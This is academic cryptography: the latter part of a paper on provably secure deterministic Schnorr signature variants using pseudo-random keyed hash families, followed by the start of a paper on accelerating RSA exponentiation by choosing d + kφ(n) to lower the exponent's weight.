In EUROCRYPT'96, Pointcheval and Stern [18] proved the security of an El-Gamal variant where the hash-function has been replaced by a random oracle. However, since hash functions are fully specified (non-random) objects, the factual significance of this result was somewhat unclear. The following sections will show how to put this concept to work in practice.

In short, we follow Pointcheval and Stern's idea of using random oracles[2] but distinguish two fundamental implementations of such oracles (private and public), depending on their use.

Recall, *pro memoria*, that a digital signature scheme is defined by a distribution generate over a key-space, a (possibly probabilistic) signature algorithm sign depending on a secret key and a verification algorithm verify depending on the public key (see Goldwasser *et al.* [11]).

We also assume that sign has access to a private oracle f (which is a part of its private key) while verify has access to the public oracle h that commonly formalises the hash function transforming the signed message into a digest.

Definition 1. *Let* $\Sigma^h = (\mathsf{generate}, \mathsf{sign}^h, \mathsf{verify}^h)$ *denote a signature scheme depending on a uniformly-distributed random oracle* h. Σ *is* (n, t, ϵ)*-secure against existential-forgery adaptive-attacks if no probabilistic Turing machine, allowed to make up to* n *queries to* h *and* sign *can forge, with probability greater than* ϵ *and within* t *state-transitions (time), a pair* $\{m, \sigma\}$*, accepted by* verify.

More formally, for any (n, t)-limited probabilistic Turing machine $\mathcal{A}$ that outputs valid signatures or fails, we have:

$$\Pr_{\omega,h}\left[\mathcal{A}^{h,\mathsf{sign}}(\omega) \text{ succeeds}\right] \leq \epsilon$$

where ω is the random tape.

Figure 1 presents such a bi-oracle variant of Schnorr's scheme: h is a public (common) oracle while f is a secret oracle (looked upon as a part of the signer's private key); note that this variant's verify is strictly identical to Schnorr's original one.

Definition 2. *Let* $\mathcal{H} = (h_K)_{K \in \mathcal{K}} : A \to B$ *be a family of hash-functions, where the key* K *follows a distribution* $\mathcal{K}$. $\mathcal{H}$ *is an* (n, ϵ)*-pseudo-random hash-family if no probabilistic Turing machine* $\mathcal{A}$ *can distinguish* h_K *from a random oracle in less than* t *state-transitions and* n *queries, with an advantage greater than* ϵ.

[2] although, as showed recently, there is no guarantee that a provably secure scheme in the random oracle model will still be secure in reality [5].

System parameters :	k, security parameter $\alpha \in (\mathbb{Z}/p\mathbb{Z})^\star$ of order q p and q primes, $q \vert (p-1)$ $h : \{0,1\}^* \to \mathbb{Z}/q\mathbb{Z}$
Key generation:	$\mathsf{generate}(1^k)$ secret: $x \in_R \mathbb{Z}/q\mathbb{Z}$ and $f : \{0,1\}^* \to \mathbb{Z}/q\mathbb{Z}$ public: $y = \alpha^x \bmod p$
Signature generation:	$\mathsf{sign}(m) := \{e, s\}$ $u = f(m, p, q, g, y) \bmod q$ $r = g^u \bmod p$ $e = h(m, r) \bmod q$ $s = u - xe \bmod q$
Signature verification:	$\mathsf{verify}(m; e, s)$ $r = g^s y^e \bmod p$ check that $e = h(m, r) \bmod q$

Fig. 1. A deterministic variant of Schnorr's scheme.

In other words, we require that for all n-limited $\mathcal{A}$:

$$\left| \Pr_{\omega,K}\left[\mathcal{A}^{h_K}(\omega) \text{ accepts}\right] - \Pr_{\omega,h}\left[\mathcal{A}^{h}(\omega) \text{ accepts}\right] \right| \leq \epsilon$$

where ω is the random tape and h is a random mapping from A to B.

So far, this criterion has been used in block-cipher design but never in conjunction with hash functions. Actually, Luby and Rackoff [14] proved that a truly-random 3-round, ℓ-bit message Feistel-cipher is $(n, n^2/2^{\ell/2})$-pseudo-random and safe until $n \cong 2^{\ell/4}$ messages have been encrypted (this argument was brought as an evidence for DES' security).

Note that (n, ϵ)-pseudo-randomness was recently shown to be close to the notion of n-wise decorrelation bias, investigated by Vaudenay in [22].

This construction can be adapted to pseudo-random hash-functions as follows: we first show how to construct a pseudo-random hash-function from a huge random string and then simplify the model by de-randomising the string and shrinking it to what is strictly necessary for providing provable security. Further reduction will still be possible, at the cost of additional pseudo-randomness assumptions.

Theorem 1. *Let B be the set of ℓ-bit strings and $A = B^2$. Let us define two B-to-B functions, denoted F and G, from an $\ell \times 2^{\ell+1}$-bit key $K = \{F, G\}$.*

Let $h_K(x, y) = y \oplus G(x \oplus F(y))$. The family $(h_K)_K$ is $(n, n^2/2^{\ell+1})$-pseudo-random.

Proof. The considered family is nothing but a truncated two-round Feistel construction and the proof is adapted from [14, 17] and [16]. The core of the proof consists in finding a meaningful lower bound for the probability that n different $\{x_i, y_i\}$'s produce n given z_i's. More precisely, the *ratio* between this probability and its value for a truly random function needs to be greater than $1-\epsilon$. Letting $T = x \oplus F(y)$, we have:

$$\begin{aligned}\Pr[h_K(x_iy_i) = z_i; i = 1,\ldots,n] &\geq \Pr[h_K(x_iy_i) = z_i \text{ and } T_i \text{ pairwise different}] \\ &\geq \left(\frac{1}{2^\ell}\right)^n \left(1 - \frac{n(n-1)}{2} \min_{i,j} \Pr[T_i = T_j]\right)\end{aligned}$$

and for any $i \neq j$ (since $x_iy_i \neq x_jy_j$), we either have $y_i \neq y_j \Rightarrow \Pr[T_i = T_j] = 1/2^\ell$, or $y_i = y_j$ and $x_i \neq x_j$ which implies $\Pr[T_i = T_j] = 1$. Consequently:

$$\Pr[h_K(x_iy_i) = z_i; i = 1,\ldots,n] \geq \left(\frac{1}{2^\ell}\right)^n \left(1 - \frac{n(n-1)}{2}\frac{1}{2^\ell}\right) \Rightarrow \epsilon = \frac{n^2}{2^{\ell-1}}.$$

Considering a probabilistic distinguisher $\mathcal{A}^O$ using a random tape ω, we get:

$$\begin{aligned}\Pr_{\omega,K}[\mathcal{A}^{h_K}(\omega) \text{ accepts}] &= \sum_{\substack{\text{accepting} \\ x_1y_1z_1\ldots x_ny_nz_n}} \Pr_{\omega,K}[x_1y_1z_1\ldots x_ny_nz_n] \\ &= \sum_{x_iy_iz_i} \Pr_\omega[x_iy_iz_i/x_iy_i \overset{O}{\to} z_i] \Pr_K[h_K(x_iy_i) = z_i] \\ &\geq (1-\epsilon) \sum_{x_iy_iz_i} \Pr_\omega[x_iy_iz_i/x_iy_i \overset{O}{\to} z_i] \Pr_O[O(x_iy_i) = z_i] \\ &= (1-\epsilon) \Pr_{\omega,O}[\mathcal{A}^O(\omega) \text{ accepts}]\end{aligned}$$

and

$$\Pr_{\omega,K}[\mathcal{A}^{h_K}(\omega) \text{ accepts}] - \Pr_{\omega,O}[\mathcal{A}^O(\omega) \text{ accepts}] \geq -\epsilon$$

which yields an advantage smaller than ϵ by symmetry (*i.e.* by considering another distinguisher that accepts if and only if $\mathcal{A}$ rejects).

Note that this construction can be improved by replacing F by a random linear function: if $K = \{a, G\}$ where a is an ℓ-bit string and G an $n\ell$-bit string defining a random polynomial of degree $n-1$, we define $h_K(x) = y \oplus G(x \oplus a \times y)$ where $a \times y$ is the product in $\mathrm{GF}(2^\ell)$ (this uses Carter-Wegman's xor-universal hash function [6]). □

More practically, we can use standard hash-functions such as:

$$h_K(x) = \text{HMAC-SHA}(K, x)$$

at the cost of adding the function's pseudo-randomness hypothesis [2, 3] to the (already assumed) hardness of the discrete logarithm problem.

To adapt random-oracle-secure signatures to every-day's life, we regard $(h_K)_K$ as a pseudo-random keyed hash-family and require an undistinguishability between elements of this family and random functions. In engineering terms, this *precisely* corresponds to encapsulating the hash function in a tamper-resistant device.

Theorem 2. *Let $\mathcal{H}$ be a (n, ϵ_1)-pseudo-random hash-family. If the signature scheme Σ^h is (n, t, ϵ_2)-secure against adaptive-attacks for existential-forgery, where h is a uniformly-distributed random-oracle, then $\Sigma^{\mathcal{H}}$ is $(n, t, \epsilon_1 + \epsilon_2)$-secure as well.*

Proof. Let $\mathcal{A}^{\mathcal{H},\mathsf{sign}}$ be a Turing machine capable of forging signatures for h_K with a probability greater than $\epsilon_1+\epsilon_2$. h_K is distinguished from h by applying $\mathcal{A}$ and considering whether it succeeds or fails. Since $\mathcal{A}^{h,\mathsf{sign}}$ can not forge signatures with a probability greater than ϵ_2, the advantage is greater than ϵ_1, which contradicts the hypothesis. □

3 Implementation

An interesting corollary of theorem 2 is that if n hashings take more than t seconds, then K can be chosen randomly by a trusted authority, with some temporal validity. In this setting, long-term signatures become very similar to time-stamping [13, 1].

Another consequence is that random oracle security-proofs are no longer theoretical arguments with no practical justification as they become, *de facto*, a step towards practical and provably-secure schemes using pseudo-random hash families; however, the key has to remain secret, which forces the implementer to distinguish two types of oracles:

- A public random oracle h, that could be implemented as keyed pseudo-random hash function protected in a all tamper-resistant devices (signers and verifiers).
- A private random oracle f, which in practice could also be any pseudo-random hash-function keyed with a secret (unique to each signature device) generated by generate.

An efficient variant of Schnorr's scheme, provably-secure in the standard model under the tamper-resistance assumption, the existence of one-way functions and the DLP's hardness is depicted in figure 2.

The main motivation behind our design is to provide a memoryless pseudo-random generator, making the dynamic information related to the state of the generator avoidable. In essence, the advocated methodology is very cheap in terms of entropy as one can re-use the already existing key-material for generating randomness.

Surprisingly, the security of realistic random-oracle implementations is enhanced by using *intentionally* slow devices:

- use a slow implementation (*e.g.* 0.1 seconds per query) of a $(2^{40}, 1/2000)$-pseudo-random hash-family.
- consider an attacker having access to 1000 such devices during 2 years ($\cong 2^{26}$ seconds).
- consider Schnorr's scheme, which is $(n, t, 2^{20}nt/T_{\text{DL}})$-secure in the random oracle model, where T_{DL} denotes the inherent complexity of the DLP [19].

For example, $\{|p| = 512, |q| = 256\}$-discrete logarithms can not be computed in less than 2^{98} seconds ($\cong$ a 10,000-processor machine performing 1,000 modular multiplications per processor per second, executing Shank's baby-step giant-step algorithm [21]) and theorem 1 guarantees that within two years, no attacker can succeed an existential-forgery under an adaptive-attack with probability greater than 1/1000.

System parameters:	k, security parameter $\alpha \in (\mathbb{Z}/p\mathbb{Z})^\star$ of order q p and q primes, $q\|(p-1)$ $(h_v)_{v\in\mathcal{K}}$ pseudo-random hash-family $v =$ secret key (same in all tamper-resistant devices)
Key generation:	$\mathsf{generate}(1^k)$ secret: $x \in_R \mathbb{Z}/q\mathbb{Z}$ and $z \in_R \mathcal{K}$ public: $y = \alpha^x \bmod p$
Signature generation:	$\mathsf{sign}(m) := \{e, s\}$ $u = h_z(m, p, q, g, y) \bmod q$ $r = g^u \bmod p$ $e = h_v(m, r) \bmod q$ $s = u - xe \bmod q$
Signature verification:	$\mathsf{verify}(m; e, s)$ $r = g^s y^e \bmod p$ check that $e = h_v(m, r) \bmod q$

Fig. 2. A provably-secure deterministic Schnorr variant.

This proves that realistic low-cost implementation and provable security can survive in harmony. Should a card be compromised, the overall system security will simply become equivalent to Schnorr's original scheme.

Finally, we would like to put forward a variant (figure 3) which is not provably secure but presents the attractive property of being *fully* deterministic (a given message m, will always yield the same signature):

Lemma 1. *Let $\{r_1, s_1\}$ and $\{r_2, s_2\}$ be two Schnorr signatures, generated by the same signer using algorithm 2 then $\{r_1, s_1\} = \{r_2, s_2\} \Leftrightarrow m_1 = m_2$.*

Proof. If $m_1 = m_2 = m$ then $r_1 = r_2 = g^{h_z(m)} = r \bmod p$, $e_1 = e_2 = h_v(m, r) = e \bmod q$ and $s_1 = h_v(m, r) - xe \bmod q = s_2 = s$, therefore $\{r_1, s_1\} = \{r_2, s_2\}$.

To prove the converse, observe that if $r_1 = r_2 = r$ then $g^{k_1} = g^{k_2} \bmod p$ meaning that $k_1 = k_2 = k$. Furthermore, $s_1 = k - xe_1 = k - xe_2 = s_2 \bmod q$ implies that $e_1 = h_v(m_1, r) = h_v(m_2, r) = e_2 \bmod q$; consequently, unless we found a collision, $m_1 = m_2$. □

Industrial motivation: This feature is an cheap protection against direct physical attacks on the signer's noise-generator (corrupting the source to obtain twice an identical k).

System parameters :	k, security parameter
	$\alpha \in (\mathbb{Z}/p\mathbb{Z})^\star$ of order q
	p and q prime numbers such that $q\|(p-1)$
	h, hash function
Key generation :	$\mathsf{generate}(1^k)$
	secret: $x \in_R \mathbb{Z}/q\mathbb{Z}$
	public: $y = \alpha^x \bmod p$
Signature generation:	$\mathsf{sign}(m) := \{e, s\}$
	$u = h(x, m, p, q, g, y) \bmod q$
	$r = g^u \bmod p$
	$e = h(m, r) \bmod q$
	$s = u - xe \bmod q$
Signature verification:	$\mathsf{verify}(m; e, s)$
	$r = g^s y^e \bmod p$
	check that $e = h(m, r) \bmod q$

Fig. 3. A practical deterministic Schnorr variant.

4 Deterministic Versions of Other Schemes

The idea described in the previous sections can be trivially applied to other signature schemes such as [10] or [12]. Suffice it to say that one should replace each session's random number by a digest of the keys (secret and public) and the signed message.

Blind signatures [8] (a popular building-block of most e-cash schemes) can be easily transformed as well: in the usual RSA setting the user computes $w = h(k, m, e, n)$ (where k is a short secret-key) and sends $m' = w^e m \bmod n$ to the authority who replies with $s' = w^{ed} m^d \bmod n$ that the user un-blinds by a modular division ($s = s'/w = m^d \bmod n$).

More fundamentally, our technique completely *eliminates* a well-known attack on McEleice's cryptosystem [15] where, by asking the sender to re-encrypt logarithmically many messages, one can filter-out the error vectors (e, chosen randomly by the sender at each encryption) through simple majority votes.

We refer the reader to section III.1.4.A.C of [7] for more detailed description of this attack (that disappears by replacing e by a hash-value of m and the receiver's public-keys).

References

1. D. Bayer, S. Haber & W. Stornetta, *Improving the efficiency and reliability of digital time-stamping*, Sequences II, Methods in communication, Security and computer science, 1993, pp. 329–334.
2. M. Bellare, R. Canetti & H. Krawczyk, *Keying hash functions for message authentication*, Advances in cryptology - CRYPTO'96, Lecture Notes in Computer Science 1109, Springer-Verlag, 1996.
3. M. Bellare, R. Canetti & H. Krawczyk, *Message authentication using hash functions: The* HMAC *construction*, RSA Laboratories' CRYPTOBYTES vol. 2, no. 1, Spring 1996.

4. L. Blum, M. Blum & M. Shub, *A simple unpredictable random number generator*, SIAM Journal on computing, vol. 15, 1986, pp. 364–383.
5. R. Canetti, O. Goldreich & S. Halevi, *The random oracle methodology, revisited*, Proceedings of the 30-th STOC, 1998, ACM Press.
6. L. Carter & M. Wegman, *Universal hash functions*, Journal of computer and system sciences, 1979, pp. 143–154.
7. F. Chabaud, *Recherche de performance dans l'algorithmique des corps finis, applications à la cryptographie*, Ph.D. thesis, École polytechnique, 1996.
8. D. Chaum, *Blind signatures for untraceable payments*, Advances in cryptology - Proceedings of CRYPTO'82, Plenum, New-York, pp. 199–203.
9. T. El-Gamal, *A public-key cryptosystem and a signature scheme based on discrete logarithms*, IEEE Transactions on information theory, IT-31, 1985, pp. 469–472.
10. A. Fiat & A. Shamir, *How to prove yourself: practical solutions to identification and signature problems*, Advances in cryptology - EUROCRYPT'86, Lecture Notes in Computer Science 263, Springer-Verlag, pp. 186–194.
11. S. Goldwasser, S. Micali & R. Rivest, *A digital signature scheme secure against adaptive chosen-message attacks*, SIAM journal of computing, vol. 17, no. 2, April 1988, pp. 281–308.
12. L. Guillou & J.-J. Quisquater, *A practical zero-knowledge protocol fitted to security microprocessor minimising both transmission and memory*, Advances in Cryptology - EUROCRYPT'88, Lecture Notes in Computer Science 330, Springer-Verlag, pp. 123–128.
13. S. Haber & W. Stornetta, *How to time-stamp a digital document*, Journal of Cryptology, vol. 3, pp. 99–111, 1991.
14. M. Luby & C. Rackoff, *How to construct pseudo-random permutations from pseud-orandom functions*, SIAM journal of computing, vol. 17, 1988, pp. 373–386.
15. R. McEleice, *A public-key cryptosystem based on algebraic coding theory*, DSN progress report 42-44, Jet propulsion laboratories, CALTECH, pp. 114-116, 1978.
16. U. Maurer, *A simplified and generalised treatment of Luby-Rackoff pseudo-random permutation generators*, Advances in cryptology – EUROCRYPT'92, Lecture Notes in Computer Science 658, Springer-Verlag, pp. 239–255.
17. J. Patarin, *Étude des générateurs de permutations pseudo-aléatoires basés sur le schéma du DES*, Ph.D. thesis, Université de Paris VI, november 1991.
18. D. Pointcheval & J. Stern, *Security proofs for signature schemes*, Advances in cryptology - EUROCRYPT'96, Lecture Notes in Computer Science 1070, Springer-Verlag, pp. 387–398.
19. D. Pointcheval & J. Stern, *Security arguments for digital signatures and blind signatures*, Journal of cryptology, to appear.
20. C. Schnorr, *Efficient identification and signatures for smart-cards*, Advances in cryptology - EUROCRYPT'89, Lecture Lecture Notes in Computer Science 765, Springer-Verlag, pp. 435–439.
21. D. Shanks, *Class number, a theory of factorisation, and genera*, Proceedings of the symposium on pure mathematics, vol. 20, AMS, 1971, pp. 415–440.
22. S. Vaudenay, *Provable security for block ciphers by decorrelation*, In STACS'98, Paris, France, Lectures Note in Computer Science 1373, Springer-Verlag, pp. 249–275, 1998.

How to Improve an Exponentiation Black-Box

[K. Nyberg, Ed., *Advances in Cryptology – EUROCRYPT 1998*, vol. 1403 of *Lecture Notes in Computer Science*, pp. 211–220, Springer-Verlag, 1998.]

Gérard Cohen[1], Antoine Lobstein[1], David Naccache[2], and Gilles Zémor[1]

[1] ENST, Informatique et Réseaux
46 rue Barrault, 75634 Paris, France
{cohen, lobstein}@inf.enst.fr, zemor@res.enst.fr
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
naccache@compuserve.com

Abstract. In this paper we present a method for improving the performance of RSA-type exponentiations. The scheme is based on the observation that replacing the exponent d by $d' = d + k\phi(n)$ has no arithmetic impact but results in significant speed-ups when k is properly chosen. Statistical analysis, verified by extensive simulations, confirms a performance improvement of 9.3% for the square-and-multiply scheme and 4.3% for the signed binary digit algorithm. However, the most attractive feature of our method seems to be the fact that in most cases, *existing* exponentiation black-boxes can be accelerated by simple *external* one-time pre-computations without any internal code or hardware modifications.

1 Introduction

RSA-type cryptosystems use two functions:

$$m \mapsto m^e \bmod n$$
$$m \mapsto m^d \bmod n$$

where $n = pq$ is generally the product of two primes, $ed \equiv 1 \bmod \phi(n)$ and $\phi(n)$ is the Euler totient function. The public exponent can be chosen short (typically $e = 3$) but the secret exponent d must not have any particular structure.

The computation of $m^d \bmod n$ is cumbersome and any of its speed-up tricks is potentially interesting for actual implementations. The simplest and most popular way to compute $m^d \bmod n$ is the square-and-multiply method which consists of repeated squarings and multiplications by m. It can be summarily described by the following algorithm:

```
$x := 1$
for $i := 1$ to $\ell$ do
    $x := x^2 \bmod n$
    if $a_{\ell-i} = 1$ then $x := xm \bmod n$
```

where d is an ℓ-bit integer with binary representation $d = \sum_{i=0}^{\ell-1} a_i 2^i$.

The complexity of this scheme is:

$$c(d) = \ell(d) + \alpha w(d)$$

where $w(d)$ denotes the Hamming weight of the binary vector $[a_{\ell-1}, \cdots, a_1, a_0]$ representing d (the number of a_i's equal to 1) and α represents the cost of a modular multiplication compared to a modular squaring. For large n, using standard techniques it is asymptotically considered [8] that $\alpha \approx 2$. The cost $c(d)$ therefore represents the squaring-equivalents needed to complete the exponentiation. Note that in general, $\phi(n)$ is of the same order of magnitude as n, so that when d ranges over the integers $1, 2, \ldots, \phi(n) - 1$, the average Hamming weight of the binary representation of d is approximately $\frac{1}{2}\log_2 n$; when $\alpha = 2$ the average cost is therefore:

$$\overline{c}(d) \approx 2 \log_2 n.$$

For the sake of completeness, let us mention that exponentiations are frequently done separately modulo p and q and re-combined modulo n using the Chinese remainder theorem [11].

There are several strategies and time-memory trade-offs for lowering the complexity of the computation of $m^d \bmod n$ in different *scenarii*: one line of research has been to look for short additions chains [14, 12] which prove to be suited to settings where squarings are not significantly faster than multiplications. Most methods adapted to the situation when squarings are faster than multiplications involve redundant binary representations (RBRs) of the exponent. An RBR of d is a vector $[b_{\ell-1}, \cdots, b_1, b_0]$ where $d = \sum_{i=0}^{\ell-1} b_i 2^i$, and where the b_i's belong to some enlarged set of integers $B \supset \{0, 1\}$. Given an RBR of d, the square-and-multiply algorithm generalises naturally to:

```
pre-compute the set $\{m^b \bmod n, b \in B\}$.
$x := 1$
for $i = 1$ to $\ell$ do
    $x := x^2 \bmod n$
    if $b_{\ell-i} \neq 0$ then $x := xm^{b_{\ell-i}} \bmod n$
```

The time complexity of this algorithm is easily shown to be

$$c_B(d) = \ell(d) + \alpha w_B(d) + p(B) \tag{1}$$

where $w_B(d)$ is the Hamming weight of the vector $[b_{\ell-1}, \cdots, b_1, b_0]$ and $p(B)$ denotes the number of squaring-equivalents necessary to pre-compute the set $\{m^b \bmod n, b \in B\}$.

Several choices of B have been put forward and extensively analysed. The set $B = \{0, 1, -1\}$ yields the *signed digit binary representation* of d and appears also useful in many (non-cryptographic) arithmetic contexts [2, 13]. The sets $B' = \{0, 1, 2, 3, \cdots, 2^r - 1\}$ and $B = \{-(2^r - 1), \cdots, -2, -1, \} \bigcup B'$ yield essentially the q-ary and signed q-ary representations of d [9]. An improved choice of B consists of the set $B = \{0, 1, 3, \cdots, 2i + 1, \cdots, 2^r - 1\}$ which yields [7]. The set $B = \{0, 1, 3, 7, \cdots, 2^i - 1, \cdots, 2^r - 1\}$ was considered in [6] and the set B obtained after a Lempel-Ziv parsing of the binary representation of d was also considered in the literature [1].

In this paper we decrease the exponentiation cost by replacing d by $d + k\phi(n)$. This approach, suggested in a sentence[1] but never taken-up for study since, will increase the number ℓ of squarings but, for properly chosen k, will diminish the number w of multiplications to do more than compensate. Finding the proper k may require a few thousands of additions but, for RSA-type applications where d is fixed, this needs to be performed only once. In the next sections, we first apply this idea to the square-and-multiply method. We then adapt it to its various improvements involving RBRs and discuss its practical aspects.

2 The Binary Case

From now on we write ϕ for short instead of $\phi(n)$. Suppose that we replace d by $d + k\phi$. The number of squarings increases from $\ell = \ell(d)$ to $\ell(d + k\phi)$ which we can consider approximately equal to $\ell(k\phi) = \ell(k) + \ell(\phi)$. The size of d being most of the time very close to that of ϕ, the number of squarings can be considered to be approximately $(1+t)\ell$ where $t\ell = \ell(k)$. The idea is to compensate the growth in the number of squarings by decreasing the number of multiplications, *i.e.* $w(d+k\phi)$. In theory, an extensive computing effort may be necessary to find the proper k. However this pre-computation needs to be performed only once per d and, as will appear from the equations to come, happens to be moderate for nearly-optimal exponents.

We need to study the minimum of $w(d + k\phi)$ when k ranges over the set of integers of length $t\ell$. Let us set $\ell' = (1+t)\ell$ and $d' = d+k\phi$ of minimum binary weight when k ranges over the integers of length $t\ell$.

Let us make the further reasonable assumption (confirmed by field experiments) that the set of the $2^{t\ell}$ binary $(1 + t)\ell$-tuples behaves as a set of vectors chosen randomly and independently among the $2^{\ell'}$ binary vectors of length ℓ'. In this case, the expectation of the number of vectors of weight u in the set is:

$$E_u = \binom{\ell'}{u} \times 2^{t\ell-\ell'}$$

and is greater than 1 as long as

$$\binom{\ell'}{u} > 2^{\ell}. \tag{2}$$

Letting $w' = \inf_{E_u \geq 1} u$, the average cost of a raising to the power $d' = d+k\phi$ is therefore $c' = \ell' + \alpha w'$. Setting $w' = y\ell'$, we get from (2):

$$\ell' H(y) = \ell,$$

in other words

$$H(y) = \frac{1}{1+t}$$

where $H(x) = -x\log_2 x - (1-x)\log_2(1-x)$ is the binary entropy function [10].

[1] "[11]: let us remark that the exponents d_1 and d_2 may be chosen to be greater than $p-1$ and $q-1$."

Consequently,

$$c'/\ell = (1+t)\left(1+\alpha H^{-1}\left(\frac{1}{1+t}\right)\right),$$

the evolution of which as a function of t for $\alpha = 2$ is depicted in figure 1.

Note that we have:

$$c'/\ell = \frac{1}{H(y)}(1+\alpha y)$$

whence

$$\frac{H(y)}{\ell}\frac{\partial}{\partial y}c' = \alpha - (1+\alpha y)\frac{H'(y)}{H(y)},$$

from which we deduce that the minimum of c' is obtained when y satisfies

$$\alpha H(y) - (1+\alpha y)H'(y) = 0$$

which (since $H'(y) = \log_2((1-y)/y)$) boils down to

$$(1-y)^{1+\alpha} - y = 0. \tag{3}$$

Summarising, the minimum of c'/ℓ is obtained when

$$t = \frac{1}{H(\zeta)} - 1$$

where ζ is the root belonging to $[0, 1/2]$ of equation (3), which yields, in the asymptotic case $\alpha = 2$:

$$\zeta = \sqrt[3]{\frac{\sqrt{31}\sqrt{3}}{18} - \frac{1}{2}} - \sqrt[3]{\frac{\sqrt{31}\sqrt{3}}{18} + \frac{1}{2}} + 1.$$

We obtain

$$t \approx 0.109.$$

For this t, the average number of squaring-equivalents diminishes from 2ℓ to 1.813ℓ and represents a non-negligible speed-up of 9.3%, confirmed by extensive simulations.

3 The Signed Digit Binary Case

A particular redundant binary representation is obtained when $B = \{-1, 0, 1\}$. In this case, the square-and-multiply requires the storing of $m^{-1} \bmod n$.

If d is an integer, a *signed digit binary representation* of d is of the form

$$d = \sum_i b_i 2^i \tag{4}$$




Fig. 1. Evolution of c'/ℓ as a function of t, when k ranges over the integers of size $t\ell$.

with $b_i \in B = \{-1, 0, 1\}$. Such a representation is not unique. Any form (4) with a minimal number $w_a(d)$ of nonzero coefficients b_i is called *minimal* and $w_a(d)$ is called the *arithmetic weight* of d. A minimal representation is generally not unique. However, the representation:

$$d = \sum_{i=0}^{\ell-1} b_i 2^i \tag{5}$$

with $b_i \cdot b_{i+1} = 0$ for $i = 0, 1, \ldots, \ell - 2$, (called *nonadjacent form* (NAF) of d) is unique, minimal, exists for all integers, and is easy to compute. If d is ℓ-bit long, then its NAF is at most $(\ell + 1)$-bit long and its average arithmetic weight is $\ell/3$ (see [3, 4]), whereas the average Hamming weight of a binary ℓ-tuple is $\ell/2$. The cost (1) of computing $m^d \bmod n$ now becomes

$$c_a(d) = \ell(d) + \alpha w_a(d)$$

plus an asymptotically negligible extra squaring and the amount of work necessary to precompute m^{-1}. Consequently, the average cost of the scheme using the signed digit binary representation is essentially $\ell(d) + \alpha\ell(d)/3 \approx (1 + \alpha/3)\log_2 n$, instead of $\ell(d) + \alpha\ell(d)/2 \approx (1+\alpha/2)\log_2 n$ for the binary representation (for $\alpha = 2$, we get $\frac{5}{3}\log_2 n$ instead of $2\log_2 n$).

Now suppose that we replace d by $d+k\phi$. We need to study the minimum c'_a of $c_a(d+k\phi)$ when k ranges over the set of integers of length $t\ell$. As before, set $\ell' = (1+t)\ell$ and $d' = d+k\phi$ of minimum arithmetic weight when k ranges over the integers of length $t\ell$.

Let us make again the assumption that the $2^{t\ell}$ vectors representing $d+k\phi$ behave like a set of $2^{t\ell}$ vectors chosen randomly and independently amongst ternary nonadjacent vectors of length $\ell' = (1+t)\ell$.

A random ternary nonadjacent vector of length ℓ' and of Hamming weight u can be looked upon as a string of $\ell' - u$ symbols of the form 0, 10, and -10. Any such vector can therefore be obtained by first choosing a binary vector of length $\ell' - u$ and weight u and then replacing each 1 symbol by either 10 or -10. Their number equals $2^u\binom{\ell'-u}{u}$. The expectation of the number of ternary nonadjacent vectors of weight u in the set of ternary nonadjacent vectors representing $d+k\phi$ is therefore:

$$E_u = \binom{\ell' - u}{u} \times 2^{t\ell+u-\ell'}$$

which is greater than 1 as long as

$$\binom{\ell' - u}{u} > 2^{\ell-u}. \tag{6}$$

As before, set $w' = \inf_{E_u \geq 1} u$. The average cost of a raising to the power $d' = d + k\phi$ is therefore

$$c'_a = \ell' + \alpha w'.$$

Setting $w' = y\ell'$, this time (6) yields:

$$\ell' \left(y + (1-y) H\left(\frac{y}{1-y}\right)\right) = \ell,$$

in other words

$$f(y) = \frac{1}{1+t}$$

where

$$f(y) = y + (1-y) H\left(\frac{y}{1-y}\right).$$

We have therefore

$$c'_a = \ell(1+t)\left(1 + \alpha f^{-1}\left(\frac{1}{1+t}\right)\right).$$

The evolution of c'_a/ℓ as a function of t is represented in figure 2 for $\alpha = 2$. The minimum of c'_a/ℓ is obtained for $t = 0.0497$ and the corresponding average number of squaring-equivalents drops from $1.667 \log_2 n$ to $1.595 \log_2 n$ which represents a 4.3% time improvement. Although this appears small, one should keep in mind that there is *already* a 5/6 performance ratio between the standard and the signed binary exponentiation algorithms.

